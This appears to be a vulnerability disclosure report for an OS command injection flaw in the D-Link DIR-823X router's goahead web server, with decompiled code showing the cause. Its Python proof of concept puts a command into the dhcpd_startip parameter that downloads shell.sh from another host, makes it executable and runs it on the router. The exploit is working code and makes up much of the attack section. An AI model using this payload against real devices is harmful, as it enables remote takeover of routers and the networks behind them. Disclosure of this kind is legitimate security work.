CVE Report - Command Injection Vulnerability in D-Link DIR-823X 240126 Routers

Vulnerability Title

Command Injection Vulnerability in D-Link DIR-823X 240126 Router.

Vulnerability Description

D-Link DIR-823X 240126 devices have an OS command injection vulnerability in the goahead binary, which allows remote attackers to execute arbitrary commands via parameter "dhcpd_startip" in /goform/set_lan_settings through a POST request.


PoC

```
# coding=gbk
import socket
import base64
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print("start")

target = "192.168.0.1"
s.connect(('192.168.0.1', 80))
cmd =     "/goform/set_lan_settings?dhcpd_enabled=1&dhcpd_startip=`wget${IFS}-P${IFS}/${IFS}http://192.168.0.171:8000/shell.sh;chmod${IFS}+x${IFS}/shell.sh;/shell.sh`&dhcpd_limit=50&ipaddr=1&netmask=1"
request = f"GET {cmd} HTTP/1.1\r\nHost: {target}\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9\r\nConnection: close\r\n\r\n"
print(request)
```

```
s.send(request.encode('utf-8'))
response = s.recv(1024)

print(response)
s.close()
```

Cause Analysis

The WebsGetvar function accepts external data and it enters do_system execution, resulting in a command execution vulnerability.



```
{
  v12 = WebsGetvar(a1, (__int64)"dhcpd_startip", (__int64)"");
  v13 = WebsGetvar(a1, (__int64)"dhcpd_limit", (__int64)"");
  if ( !*v12 || !*v13 )
    goto LABEL_26;
  do_system("dhcp.lan.start", v12);
  do_system("dhcp.lan.limit", v13);
  v14 = WebsGetvar(a1, (__int64)"dhcpd_lease", (__int64)"120");
  do_system("dhcp.lan.leasetime", v14);
  v15 = WebsGetvar(a1, (__int64)"wan_wins", (__int64)"");
  do_system("system.@system[0].domainname", v15);
```

Suggested Fix

It is recommended to update to the version of D-Link DIR-823X 240126 router to fix this vulnerability.